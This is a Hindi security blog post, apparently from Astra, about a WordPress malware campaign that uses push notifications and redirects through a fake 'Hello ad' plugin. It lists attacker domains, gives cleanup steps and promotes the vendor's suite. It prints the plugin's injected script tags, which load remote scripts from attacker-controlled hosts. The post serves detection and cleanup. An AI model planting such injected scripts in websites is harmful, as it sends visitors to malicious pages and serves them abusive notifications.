

पिछले कुछ हफ्तों से, Astra के सुरक्षा शोधकर्ता वर्डप्रेस पर पुश नोटिफिकेशन मैलवेयर को ट्रैक कर रहे हैं। यह अभियान वर्डप्रेस वेबसाइटों पर चल रहे रीडायरेक्शन अभियान के साथ संयुक्त है।
कुछ दुर्भावनापूर्ण डोमेन जहां रीडायरेक्शन हो रहा है उनमें inpagepush[.]com, asoulrox[.]com और iclickcdn[.]com, justcannabis[.]online, 0.realhelpcompany[.]ga, fast.helpmart[.]ga/m[.]js?w=085, आदि शामिल हैं।
हैकर्स ने इस बार इस हैक अभियान को और अधिक परिष्कृत बनाने के लिए संक्रमित वर्डप्रेस वेबसाइटों पर एक वैध दिखने वाला 'Hello ad' प्लगइन इंस्टॉल करके एक कदम आगे बढ़ाया है। इस पर नीचे और अधिक।
संबंधित गाइड – पूर्ण वर्डप्रेस हैक हटाने गाइड
वर्डप्रेस पर पुश नोटिफिकेशन मैलवेयर के लक्षण

- अश्लील पुश नोटिफिकेशन: आपकी वेबसाइट पर आने पर विज़िटर्स को दुर्भावनापूर्ण/अश्लील पुश नोटिफिकेशन दिखाए जाते हैं:
- वेबसाइट रीडायरेक्शन: हमारी वेबसाइट से लिंक पर क्लिक करने पर वेबसाइट दुर्भावनापूर्ण पेजों पर रीडायरेक्ट हो जाती है (जो आदर्श रूप से आपके वर्डप्रेस के भीतर पेजों पर जाने चाहिए)

कुछ URL जहां आपकी वेबसाइट रीडायरेक्ट हो सकती है उनमें inpagepush[.]com, asoulrox[.]com और iclickcdn[.]com शामिल हैं। - अज्ञात प्लगइन मिले: कुछ मामलों में हमने वर्डप्रेस में 'Hello ad' नाम से एक नया दुर्भावनापूर्ण प्लगइन जोड़ा हुआ पहचाना है।
- डिवाइस विशिष्ट/केवल मोबाइल वायरस: हमने देखा है कि यह मैलवेयर खुद को वास्तव में अच्छी तरह छिपाता है। यह हमेशा पुश नोटिफिकेशन नहीं भेजेगा या यूजर्स को रीडायरेक्ट नहीं करेगा। व्यवहार डिवाइस-विशिष्ट है।

कभी-कभी मैलवेयर केवल मोबाइल डिवाइस पर पुश नोटिफिकेशन दिखाता है और कभी-कभी यह केवल नए यूजर्स को रीडायरेक्ट करता है, उनको नहीं जिन्होंने पहले वेबसाइट खोली है।
दुर्भावनापूर्ण Hello Ad प्लगइन का जिज्ञासु मामला
हमने इन दुर्भावनापूर्ण वेबसाइटों पर 'Hello ad' प्लगइन जोड़ा हुआ देखा है जो यूजर्स को हैकर-नियंत्रित वेबसाइटों पर रीडायरेक्ट करता है।
यह वैध दिखने वाला प्लगइन पेज स्रोत में निम्नलिखित दुर्भावनापूर्ण जावास्क्रिप्ट कोड जोड़ता है:
<script>(function(s,u,z,p){s.src=u,s.setAttribute('data-zone',z),p.appendChild(s);})(document.createElement('script'),'https://iclickcdn.com/tag.min.js',3336627,document.body||document.documentElement)</script> <script src="https://asoulrox.com/pfe/current/tag.min.js?z=3336643" data-cfasync="false" async></script> <script type="text/javascript" src="//inpagepush.com/400/3336649" data-cfasync="false" async="async"></script>
इस प्लगइन द्वारा जोड़ा गया कोड रीडायरेक्शन बनाने में महत्वपूर्ण भूमिका निभाता है। हालांकि, हमने देखा है कि हैकर्स प्रत्येक नए अभियान के साथ इसे ओबफस्केट करते हुए विकसित हो रहे हैं।
पुश नोटिफिकेशन मैलवेयर, Hello Ad और रीडायरेक्शन हैक अभियान को कैसे ठीक करें
- स्पष्ट स्थानों की जांच करें: हैकर्स के कुछ पसंदीदा स्थान हैं जहां वे वायरस/मैलवेयर कोड डालते हैं। अपने वर्डप्रेस को ठीक करना शुरू करते समय, इनसे शुरुआत करना सबसे अच्छा है। निम्नलिखित फाइलों को पहले देखा जाना चाहिए:
- index.php
- wp-content/themes/{themeName}/functions.php
- wp-config.php
- कोर थीम फाइलें
- .htaccess
- Hello Ad प्लगइन ढूंढें और हटाएं: यदि आपको यह 'वैध दिखने वाला' प्लगइन मिलता है जो आपको लगता है कि आपके डेवलपर या आपने अतीत में इंस्टॉल किया होगा - कृपया इसे अनइंस्टॉल करें क्योंकि ऐसा नहीं है 🙂
संबंधित गाइड – वर्डप्रेस मैलवेयर हटाना - रीडायरेक्शन हटाना: वर्डप्रेस रीडायरेक्शन हमले महीनों से हो रहे हैं। दुर्भावनापूर्ण रीडायरेक्शन हैक का ख्याल रखने के लिए डेटाबेस टेबल, कोर थीम फाइलों और कभी-कभी आपके सर्वर के कॉन्फ़िगरेशन फाइलों को भी देखना पड़ता है। अज्ञात URL से लोड होने वाले स्क्रिप्ट/संसाधनों को खोजें।
चूंकि रीडायरेक्शन मैलवेयर बहुत प्रचलित है, हमने रीडायरेक्शन हैक ठीक करने पर एक विस्तृत चरण-दर-चरण वीडियो बनाया है। हालांकि हैकर्स हमेशा सुरक्षा कंपनियों के रडार से बचने के लिए अपने तरीके अपडेट करते रहते हैं, लेकिन अंतर्निहित सिद्धांत वही रहता है।
हैकर्स हमेशा अपने तरीकों को विकसित कर रहे हैं, दुनिया के लिए अज्ञात कमजोरियों का शोषण कर रहे हैं और हैक बनाने के लिए विभिन्न कारनामों को जोड़ रहे हैं। जबकि हैक को हटाना एक हिस्सा है, यह सुनिश्चित करना कि कभी हैक न हो, इसके लिए कुछ अधिक स्थायी आवश्यक है - जैसे Astra का सुरक्षा सूट 🙂